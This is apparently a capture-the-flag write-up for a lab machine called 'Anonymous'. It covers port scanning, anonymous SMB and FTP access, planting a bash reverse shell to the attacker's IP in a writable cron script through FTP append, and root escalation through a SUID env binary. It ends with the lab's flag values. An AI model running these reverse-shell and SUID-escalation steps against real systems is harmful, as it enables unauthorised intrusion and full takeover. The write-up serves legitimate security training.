

Anonymous

Target IP: 10.10.87.182


Scanning



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.87.182 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 18:55 EDT
Nmap scan report for 10.10.87.182
Host is up (0.029s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 21.71 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 10.10.87.182 -p 21,22,139,445
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 18:57 EDT
Nmap scan report for 10.10.87.182
Host is up (0.025s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8bca21621c2b23fa6bc61fa813fe1c68 (RSA)
|   256 9589a412e2e6ab905d4519ff415f74ce (ECDSA)
|_  256 e12a96a4ea8f688fcc74b8f0287270cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U
 WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 -
4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-07-01T22:57:33
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
```




```
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2023-07-01T22:57:32+00:00
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   23.96 ms 10.14.0.1
2   24.23 ms 10.10.87.182

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.21 seconds
```

Looks like there are four ports open on the machine.

```
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
```

Enumeration


Ports 139 and 445: SMB



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Anonymous]
└─$ smbmap -H 10.10.87.182
[+] Guest session       IP: 10.10.87.182:445    Name: 10.10.87.182
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share Directory for Pics
        IPC$                                                    NO ACCESS       IPC Service (anonymous server (Samba, Ubuntu))

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Anonymous]
└─$ smbclient //10.10.87.182/pics
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun May 17 07:11:34 2020
  ..                                  D        0  Wed May 13 21:59:10 2020
  corgo2.jpg                          N    42663  Mon May 11 20:43:42 2020
  puppos.jpeg                         N   265188  Mon May 11 20:43:42 2020

                20508240 blocks of size 1024. 13306824 blocks available
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (224.0 KiloBytes/sec) (average 224.0 KiloBytes/sec)
smb: \> get puppos.jpeg
getting file \puppos.jpeg of size 265188 as puppos.jpeg (737.8 KiloBytes/sec) (average 559.8 KiloBytes/sec)
smb: \> exit
```

The SMB application allows anonymous login. There are two files in the `pics` share. Looking for metadata and stegonagraphy data was a dead-end.


Port 21: FTP



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Anonymous]
└─$ ftp 10.10.87.182
Connected to 10.10.87.182.
220 NamelessOne's FTP Server!
Name (10.10.87.182:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
229 Entering Extended Passive Mode (|||47954|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 May 13  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls -lah
229 Entering Extended Passive Mode (|||47568|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1290 Jul 01 23:05 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> mget *
```


The FTP application allows anonymous login. There seems to be three files inside the scripts directory. I downloaded these files in my machine. The `clean.sh` is an interesting file because it looks like a cronjob. Maybe we can put our reverse shell inside this scriupt.

Exploitation



```
1 #!/bin/bash
2
3 tmp_files=0
4 echo $tmp_files
5 if [ $tmp_files=0 ]
6 then
7         /bin/bash -i >& /dev/tcp/10.14.55.153/8443 0>&1
8 else
9     for LINE in $tmp_files; do
10        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
11 fi
12
```

I modified line seven and put my reverse shell script inside.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.87.193] 33612
bash: cannot set terminal process group (1076): Inappropriate ioctl
bash: no job control in this shell
namelessone@anonymous:~$ whoami
whoami
namelessone
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$
```

```
229 Entering Extended Passive Mode (|||45347|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||50512|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000          860 Jun 04  2020 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> append
(local-file) clean.sh
(remote-file) clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||41967|)
150 Ok to send data.
100% |*************************************************************************************|   267        3.44 MiB/s    00:00 ETA
226 Transfer complete.
267 bytes sent in 00:00 (5.00 KiB/s)
ftp> ls -lah
229 Entering Extended Passive Mode (|||20904|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 .
drwxr-xr-x    3 65534    65534        4096 May 13  2020 ..
-rwxr-xrwx    1 1000     1000          581 Jul 01 23:28 clean.sh
-rw-rw-r--    1 1000     1000          903 Jul 01 23:28 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

Removing the file from FTP and replacing it with our new file is not possible, as it won't be executable. To overcome this, I used the `append` method in FTP. I was able to overwrite the contents while maintaining the privileges of the file. I managed to get a reverse shell connection on port 8443 too!

Privilege Escalation



```
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
```

```
env /bin/sh
```


SUID

If the binary has the SUID bit set, it does not drop the elevat
access the file system, escalate or maintain privileged access
run `sh -p`, omit the `-p` argument on systems like Debian (<
shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs
interact with an existing SUID binary skip the first command a
path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```


Running `find / -perm -u=s 2>/dev/null` shows `/usr/bin/env` can be run with SUID.



```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
whoami
root
```


And now we have a root shell.

Flags



```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ cat user.txt
cat user.txt
90d6f992585815ff991e68748c414740
```

The user.txt flag file



```
cd /root
ls
root.txt
cat root.txt
4d930091c31a622a7ed10f27999af363
```

The root.txt flag file